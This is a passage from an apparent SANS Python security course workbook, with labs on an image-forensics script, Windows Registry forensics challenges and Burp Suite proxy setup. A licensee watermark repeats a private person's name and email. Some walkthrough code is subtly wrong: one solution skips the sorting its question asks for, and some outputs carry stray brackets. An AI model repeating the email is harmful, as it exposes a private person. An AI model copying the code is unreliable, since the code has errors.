The program will also accept multiple command line options at the same time. So you can run it with `-mep`, and it will print Google Maps links and EXIF data and will pause between each image.

```
$ python image-forensics.py -mep ~/Public/images/icanstalku-images/
[*] Processing file icanstalku-images/29.jpg
TAG:36864 (ExifVersion) is assigned 0221
TAG:37121 (ComponentsConfiguration) is assigned
TAG:41986 (ExposureMode) is assigned 0
TAG:41987 (WhiteBalance) is assigned 0
TAG:36868 (DateTimeDigitized) is assigned 2010:12:23 17:31:29
```

Here is what your code for the `--display` option looks like now.

```
if args.display:  
    #Resize the image to 200x200 and display it  
    #This section currently does NOTHING. Complete this section of code.  
    print("Displaying images has not been written yet.")
```

Find that section of code in `image-forensics.py`.

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

No Hints Challenge

- Complete the portion of the program that executes when `-d` or `--display` is passed as an argument
- New to programming? Here is your challenge:
 - Use `resize()` to resize the image to 200x200 using the antialiasing method
 - Display the image on the screen
- Advanced programmers can challenge themselves
 - Use `resize()` and the `.size` attribute to resize the image to an approximate width of 200; adjust the height to maintain the aspect ratio of the image
- Python Ninja?
 - Write your own `"print_exif()"` function

To close all of those image windows, use `killall`:

```
# killall display
```

Full walkthrough starts on the next page.

Let's edit the code:

```
if args.display:
    #Resize the image to 200x200 and display it
    #This section currently does NOTHING. Complete this section of code.
    print("Displaying images has not been written yet.")
```

Basic Challenge Walkthrough

First, resize the image to exactly 200 by 200 pixels using the `Image.ANTIALIAS` method.

```
if args.display:
    #Resize the image to 200x200 and display it
    newimage = imageobject.resize((200, 200), Image.ANTIALIAS)
    #This section currently does NOTHING. Complete this section of code.
    print("Displaying images has not been written yet.")
```

Then replace the next two lines with a call to the `.show()` method to display the image on the screen.

```
if args.display:
    #Resize the image to 200x200 and display it
    newimage = imageobject.resize((200, 200), Image.ANTIALIAS)
    newimage.show()
```

Advanced Challenge Walkthrough

For a more advanced challenge, you can maintain the aspect ratio of the original image while resizing it. To do this, you still call the `resize()` method, but you have to calculate the target size based on the current size. The `.size` attribute of an image contains the current image dimensions. The `.thumbnail()` method will also maintain the aspect ratio, but it can be used only to reduce the size of an image. It cannot increase the size of an image.

```
if args.display:
    chng = 200.0 / imageobject.size[0]
    newsize = (int(imageobject.size[0]*chng),
               int(imageobject.size[1]*chng))
    newimage = imageobject.resize(newsize, Image.ANTIALIAS)
    newimage.show()
```

Now you can run the program with the display option:

```
$ python image-forensics.py -d /home/student/Public/images/sans-images/  
[*] Processing file /home/student/Public/images/sans-images/127.jpg  
Displaying images has not been written yet.
```

After you have successfully written the program and run it, many images will be displayed on your machine. You can quickly close all of those images by running the command `killall display` as the root user.

```
# killall display
```

Lab Conclusions

You completed the display option in the image-forensics.py application, which resizes the image and displays it.

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

This page intentionally left blank.

© SANS Institute 2020

Exercise 4.3: pyWars Registry Forensics

Objectives

- pyWars challenges 67–70 are registry-based challenges
- You will not complete all of these during the time provided
- If you are brand new to Python, choose one or two challenges

Lab Description

It is time for more labs. In this section, you will access the Windows Registry. By design, there are more challenges than most of you will complete. Some of these challenges are here to provide answers for you when you come back through the labs with your local pyWars server or for students who worked through the material at a faster pace.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.



The first step is to change to the **essentials-workshop** directory and start the Python interactive shell:

```
$ cd Documents/pythonclass/essentials-workshop/  
$ python3  
Python 3.6.8 (default, Jan 14 2019, 11:02:34)  
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux  
Type "help", "copyright", "credits" or "license" for more  
information.  
>>>
```

```
>>> import pyWars  
>>> d = pyWars.exercise()  
>>> d.login("username", "password")  
>>>
```

To complete these challenges, you will have to import the Registry into your pyWars session. You can do that by typing the following into your pyWars session.

```
>>> from Registry.Registry import Registry  
>>>
```

No Hints Challenge

Now it is your turn. Complete pyWars challenges 67–70. If you are brand new to Python, you should expect to finish one or two of these exercises. If you have coded before, then don't stop when you reach 70! There are even more challenging ones that are not covered in the course material.

Full walkthroughs start on the next page.

Full Walkthrough: Question 68

Now let's grab Question 68:

```
>>> d.question(68)
'Open the SOFTWARE registry file stored in the
/home/student/Public/registry directory. The .data() contains the
name of a value in the key Microsoft\\Windows
NT\\CurrentVersion\\Winlogon. Submit its value'
```

Let's get a sample of the data and print it out:

```
>>> d.data(68)
'ShutdownWithoutLogon'
```

This question asks you to retrieve a single value from a specific registry key beneath Microsoft\Windows NT\CurrentVersion\Winlogon and submit its value. Calling Registry("/home/student/Public/registry/Software") opens the registry hive. Then you can pass the key you want to open to rh.open(), which will return a handle to a registry key.

```
>>> rh = Registry("/home/student/Public/registry/SOFTWARE")
>>> rk = rh.open(r"Microsoft\Windows NT\CurrentVersion\Winlogon")
```

The variable rk holds a handle to the Microsoft\Windows NT\CurrentVersion\Winlogon key. Remember, Registry **KEYS** have names, paths, values, and subkeys. Registry **VALUES** have names, values, and types. Inside the Winlogon **KEY**, we have multiple values. We need the one that data () tells us to access. In this example, it tells us to retrieve the "ShutdownWithoutLogon" value. We can use variable rk's .value() method to directly access a method by name. By passing "ShutdownWithoutLogon" to that method, we will return a value object.

```
>>> rv = rk.value("ShutdownWithoutLogon")
>>> rv
<Registry.Registry.RegistryValue object at 0xb63a4b4c>
```

Every registry value object has a name, value, and type that can be retrieved with its associated method.

```
>>> rv.name(), rv.value(), rv.value_type_str()
('ShutdownWithoutLogon', '0', 'RegSZ')
```

We need the `.value()` of the given registry value object. Putting these tools together, we can write a function that retrieves a specific named value from the specified registry key.

```
>>> def doanswer68(datasample):
...     rh = Registry("/home/student/Public/registry/SOFTWARE")
...     rk = rh.open(r"Microsoft\Windows NT\CurrentVersion\Winlogon")
...     return rk.value(datasample).value()
...
>>>
```

Now use this function to submit an answer:

```
>>> d.answer(68, doanswer68(d.data(68)))
'Correct!'
```

Full Walkthrough: Question 67

The first thing to do is to show the question, as shown below:

```
>>> d.question(67)
'Open the SOFTWARE registry file stored in the
/home/student/Public/registry directory. Build a sorted list of
subkeys names at the root of this file. What is the name of the key
in position .data()?'
```

Let's take a peek at what `.data()` gives us:

```
>>> d.data(67)
14
```

This question asks you to submit a sorted list of the keys at the root of the **SOFTWARE** registry hive and then submit the name of the key in that list at position `.data()`. After importing the module with the command "from Registry.Registry import Registry" shown in the lab setup, you are ready to open a registry file. Calling `Registry("/home/student/Public/registry/SOFTWARE")` will open that file from the drive and return an object to interact with the registry hive.

```
>>> rh = Registry("/home/student/Public/registry/SOFTWARE")
```

There are two ways to open the root of the hive, both of which are shown above. You can pass an empty string to `open` like so:

```
>>> rk = rh.open("")
```

This call returns an object that lets you interact with a Registry key. Calling `rk.root()` will also return a handle to the root of the hive just like `rh.open("")`.

```
>>> rk = rh.root()
```

Remember, Registry **KEYS** have names, paths, values, and subkeys. Registry **VALUES** have names, values, and types.

For this question, we need the subkey names. After running `rk=rh.open("")`, go through `rk.subkeys()` and retrieve all the names. `rk.subkeys()` just gives back a list of keys. Each of those keys has a `.name()`, a `.path()`, and other methods associated with keys. Let's use `lambda x: x.name()` to create a function that when given a registry key `x` will call `x.name()` and return the key name. Mapping that across all of `rk.subkeys()` gives us a list of subkey names. For example:

```
>>> list(map(lambda x: x.name(), rk.subkeys()[:3]))
['7-Zip', 'Apple Computer, Inc.', 'Apple Inc.']}
```

This is a great example of where lambda can make our code much simpler. Remember lambda is just another way of defining a function. There is **no need to type this yourself**, but we could have used this longer version that does the same thing:

```
>>> def get_name(akey):
...     return akey.name()
...
>>> list(map(get_name, rk.subkeys()[:3]))
['7-Zip', 'Apple Computer, Inc.', 'Apple Inc.']}
```

Or to retrieve a list of subkey paths, I could use a lambda to map `x.path()` across the subkeys.

```
>>> list(map(lambda x: x.path(), rk.subkeys()[:3]))
['ROOT\\7-Zip', 'ROOT\\Apple Computer, Inc.', 'ROOT\\Apple Inc.']}
```

Using this technique makes it simple to build a list of all the subkey names. Now it is just a matter of sorting them and selecting the correct one. Let's build a function to handle this for us:

```
>>> def doanswer67(datasample):
...     rh = Registry("/home/student/Public/registry/SOFTWARE")
...     return list(map(lambda x:x.name(),
...                   rh.root().subkeys()))[datasample]
...
```

Now you can use this function to solve the challenge:

```
>>> d.answer(67, doanswer67(d.data(67)))
'Correct!'
```

Full Walkthrough: Question 69

Grab the question as before:

```
>>> d.question(69)
'Open the SOFTWARE registry file stored in the
/home/student/Public/registry directory. Ignoring case, submit a
sorted list of all of the wireless SSIDs (FirstNetwork) in the
Unmanaged network profile that begin with the letter in .data()'
```

Let's get a sample of the data:

```
>>> d.data(69)
'w'
```

This question wants us to submit a list of all of the wireless access points this computer has connected to that begin with a specific letter. First, we have to build a list of all of the wireless access points. According to the material we just covered, those wireless APs are stored under the key "Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged".

```
>>> rh = Registry("/home/student/Public/registry/SOFTWARE")
>>> rk = rh.open(r"Microsoft\Windows
NT\CurrentVersion\NetworkList\Signatures\Unmanaged")
```

There you will find a subkey for each of the historical APs. Inside each of those subkeys, there is a "FirstNetwork" value object that returns the **SSID** when you call its `.value()` method. We need `.value("FirstNetwork").value()` from each of the subkeys. The lambda function `x:x.value("FirstNetwork").value()` when given a key 'x' will retrieve the `.value()` of the "FirstNetwork" value object. Mapping that across all of the subkeys beneath Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged retrieves a list of **SSIDs**.

```
>>> ssids = list(map(lambda x: x.value("FirstNetwork").value(),
...                   rk.subkeys()))
```

Now we just need to find the APs that start with the letter specified, remembering to ignore case.

```
>>> [x for x in ssids if x.lower().startswith('w')]
['WMeetingroom', 'WirelessViennaAirport', 'WLivingRoom']
```

Let's put this all together into a function:

```
>>> def doanswer69(datasample):
...     rh = Registry(r"/home/student/Public/registry/SOFTWARE")
...     rk = rh.open(r"Microsoft\Windows
NT\CurrentVersion\NetworkList\Signatures\Unmanaged")
...     ssids = list(map(lambda x: x.value("FirstNetwork").value(),
...                     rk.subkeys()))
...     return sorted([x for x in ssids if
...                   x.lower().startswith(datasample)])
...
>>>
```

Then try to submit it as your answer:

```
>>> d.answer(69, doanswer69(d.data(69)))
'Correct!'
```

Full Walkthrough: Question 70

Now let's look at Question 70:

```
>>> d.question(70)
'Open the NTUSER.DAT registry file stored in the
/home/student/Public/registry directory. Submit the sum of all the
values in the key specified in .data()'
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(70)
>>> x
'ROOT\\SOFTWARE\\REGLAB\\Run\\Service\\Service'
```

This question asks us to submit the sum of the values in the key specified. A sum implies that this will be an integer.

Let's take a look at our registry values. First, open your registry hive and store in variable rh.

```
>>> rh = Registry("/home/student/Public/registry/NTUSER.DAT")
```

If you then try to call rh.open() and give it the path specified in .data(), you get an error message saying that the hive doesn't exist.

```
>>> rk = rh.open(x)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/home/student/.local/lib/python3.6/site-
packages/Registry/Registry.py", line 352, in open
    return RegistryKey(self._regf.first_key()).find_key(path)
  File "/home/student/.local/lib/python3.6/site-
packages/Registry/Registry.py", line 277, in find_key
    return self.subkey(immediate).find_key(future)
  File "/home/student/.local/lib/python3.6/site-
packages/Registry/Registry.py", line 242, in subkey
    raise RegistryKeyNotFoundException(self.path() + "\\\" + name)
Registry.RegistryKeyNotFoundException: Registry key not
found: ROOT\ROOT
```

In this module and others, when you retrieve a `.path()` of a key, the word `ROOT\` will be prepended to a path to indicate that this is not a "relative" reference to a path that begins from whatever key you are currently in. Rather, this is an absolute path that begins at the root of the registry hive. You must trim off the word `ROOT\` when accessing the path. A simple string slice of `[5:]` will do the trick for you.

```
>>> rk = rh.open(x[5:])
>>>
```

Now `rk` points to the desired registry key. Just to get a preview of what we are dealing with, we can create a lambda function that retrieves the `.name()` and `.value()` of every value object in the key. We use the `map` function to map that lambda across all of the values.

```
>>> list(map(lambda x: (x.name(), x.value()), rk.values()))
[('Run', '50590'), ('CurrentVersion', '14847'), ('Software',
'22745'), ('Program', '52538')]
```

There you will see that each of the values is stored as a **string**, so we also have to convert them to integers before we can add them up. We can also map the `int` function across each of those values and then pass that to the `sum` function.

```
>>> list(map(lambda x: int(x.value()), rk.values()))
[50590, 14847, 22745, 52538]
>>> sum(map(lambda x: int(x.value()), rk.values()))
140720
```

Excellent! Let's combine this all into a function:

```
>>> def doanswer70(datasample):
...     rh = Registry(r"/home/student/Public/registry/NTUSER.DAT")
...     rk = rh.open(datasample[5:])
...     return sum(map(lambda x: int(x.value()), rk.values()))
...
>>>
```

Now submit your answer to get your points:

```
>>> d.answer(70, doanswer70(d.data(70)))
'Correct!'
```

Lab Conclusions

These challenges focused on working with the Windows registry to:

- List subkeys
- Extract a particular key's value
- Extract wireless SSIDs from a registry hive

This page intentionally left blank.

© SANS Institute 2020

Exercise 4.4: HTTP Communication

Objectives

- Use Python to send requests through Burp Suite proxy
- Use Requests to interact with a webpage

Lab Description

In this next exercise, we will use an API similar to Wigle.net that we know will be available despite changing network conditions and student environments. GeoFind is a web API that I've created and included in your course VM for you to look up the location of Wireless Networks.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.




For this exercise, you will need **THREE** terminal windows. In the first terminal, start the web server that will provide our API. **Open your first terminal** and type the following:

```
$ cd /opt/geofind/  
$ python3 ./web.py  
* Running on https://127.0.0.1:5730/ (Press CTRL+C to quit)
```


You can see that this started a web server on your computer listening on port 5730. Leave this web server running in this terminal window for the remainder of the lab.

Now examine the webpage so we can determine how to use it. Open up Firefox and browse to **http://127.0.0.1:5730**. You can type that address in the address bar or use the "GeoFind Lab" bookmark on the toolbar.


To find Firefox, you can click on the small blue circle with a mouse's head on it in the upper left corner of your virtual machine. Then type Firefox. Click on the Firefox icon in the list of choices that appears.



Then click the "Login Required" button or the words Log In on the top right of the page.



Next, enter a username of **apiusername** and a password of **apipassword** and click **Sign In**. When asked if you want to save the password, click **NO**. You will be taken to the Geolocation Finder page.



In the Geolocation Finder window, you can submit a MAC address, and if the wireless SSID associated with that MAC address is in the database, it will return a latitude and a longitude. You can test it out with the MAC Address **00 : 00 : 00 : dd : dd : dd**. Then try searching for a random MAC address that most likely doesn't exist in the database so you can see how the webpage responds. If you would like to experiment with the website a little further, you can also try to search for the MAC addresses '**aa : bb : cc : dd : ee : ff**' and '**00 : 00 : 5e : 00 : 01 : 1b**' that both exist in the database.

Now we know how the website works with a browser. Let's write a Python script to interact with it. First, we have get past the logon form. Before we can interact with this form in our script, we need to know the names of the fields that are used by the page. **Go to the Log in page** by clicking "Log In" in the upper corner of the webpage. Then **Right-Click** on the page near the login box to bring up the menu, then select "**View Page Source**". The HTML for the page will be displayed.

```

25 <div class="jumbotron">
26   <h1>Geolocation Finder</h1>
27   <form class="form-signin" method="POST" action="/login">
28     <label for="inputName" class="sr-only">Name</label>
29     <input type="name" autocomplete="off" name="inputName" id="inputName" class="form-control" placeholder="Username" required autofocus>
30     <label for="inputPassword" class="sr-only">Password</label>
31     <input type="password" autocomplete="off" name="inputPassword" id="inputPassword" class="form-control" placeholder="Password" required>
32     <button id="btnSignIn" class="btn btn-lg btn-primary btn-block" type="submit">Sign In</button>
33
34

```

This page uses an HTML form to send information to the server. About halfway down the page, you will see a section that starts with `<div class="jumbotron">`. The class itself isn't important to our discussion. It just tells the browser how to display the form. We are interested in the HTML form that is in that section. Inside of the "FORM", you will find several fields that we need to interact with for the


website. The first field that we need is the "ACTION" field. This is the page where you need to send the data. When a user completes the form, the browser will send the data to wherever the ACTION points. There is also a "METHOD" that indicates whether you should send a GET or a POST request. Last, you need the "NAME" of the "INPUT" fields. The INPUT fields contain the actual data that the user fills out on the form. In this example, the form does a POST to the page /login. It transmits two fields. One is called "inputName", and the other is "inputPassword".

You can now close Firefox. You won't need it anymore for this exercise. You are going to use Python to interact with this webpage. To use that website, you will have to submit a username and a password. You will also have to remember the cookies that it sends back, and you will have to interact with the web form to submit your MAC address.


Open a second terminal and start the Burp Suite proxy:

```
$ sudo su -
[sudo] password for student: <student>
# cd /opt/burp
# java -jar burpsuite_community_v1.7.36.jar
```

After launching Burp, you may get a message about it not being tested on your version of Java. Just click OK to close this dialog box.




Next, you should accept Burp's Licensing agreement. Then when prompted to download any updates, you will click "**Close**". If you choose "Update Now", then the lab instructions below may or may not match what is actually shown on your computer.




Click "Next" to start a new "Temporary project".



The last step in starting the Burp Suite is to "Use Burp defaults" and click "Start Burp".



